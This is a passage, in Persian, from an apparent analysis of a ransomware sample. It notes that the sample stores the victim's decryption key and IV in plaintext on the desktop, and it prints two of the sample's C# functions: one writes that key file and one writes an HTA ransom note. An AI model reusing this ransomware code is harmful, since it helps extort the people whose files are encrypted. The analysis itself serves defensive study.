کلید مربوط به هر کاربر قربانی (که در صورت پرداخت وجه با ارسال آن به ایمیل مهاجم، کلید رمزگشایی را دریافت کند) درونی فایلی در دسکتاپ کامپیوتر قربانی ذخیره می‌شود. نکته جالب توجه آن است که کلید و بردار اولیه اصلی به وضوح در فایل نوشته خواهد شد و کاربر با دانستن الگوریتم رمزنگاری و طرز کار باج‌افزار بدون پرداخت وجه می‌تواند فایل‌ها را بازگردانی کند:

```
static void funcA3JOFH4UI(string key, string vector)
{
    var path = Environment.GetFolderPath(Environment.SpecialFolder.Desktop);
    var fileName = path + "\\" + id + ".txt";
    if (File.Exists(fileName))
    {
        File.Delete(fileName);
    }
    File.Create(fileName).Close();

    using (var file = new StreamWriter(fileName, false))
    {
        file.WriteLine("Key: " + key + " | Vector: " + vector);
    }
}
```

۹-۴-۴ تابع نوشتن توضیحات باج‌افزار درون فایل

این تابع یک متن ثابت HTML را که درون یک متغیر محلی قرار دارد را در مسیر پارامتر ورودی تابع و در فایلی به نام HOW DECRIPT FILES.hta می‌نویسد. در صورتی‌که این فایل قبلا وجود داشته باشد از نوشتن توضیحات خودداری می‌کند.

```
static void funcH4CEYF3A9U1(string folder)
{
    var readmeText = @" <html>
        <head>
        <meta charset = 'windows-1251'>
        <title> HOW TO DECRYPT YOUR FILES</title>
        <HTA:APPLICATION ICON = 'mstsc.exe' SINGLEINSTANCE = 'yes'>
        <script language = 'JScript'>
            window.moveTo(50, 50);
            window.resizeTo(screen.width - 100, screen.height - 100);
        </script>
        <style type = 'text/css'>
         body {
            font: 15px Tahoma, sans-serif;
            margin: 10px;
            line-height: 25px;
            background-color: #C1AB8F;
        }
      .bold {
           font-weight: bold;
      }
      .xx {
            border: 1px dashed #000;
            background: #E3D5F1;
      }
      .mark {
            background: #D0D0E8;
            padding: 2px 5px;
      }
      .header {
                font-size: 30px;
                height: 50px;
```

```
    if (!File.Exists(folder + "\\HOW DECRIPT FILES.hta"))
    {
        File.Create(folder + "\\HOW DECRIPT FILES.hta").Close();
    }
    using (var file = new StreamWriter(folder + "\\HOW DECRIPT FILES.hta", false))
    {
        file.WriteLine(readmeText);
    }
}
```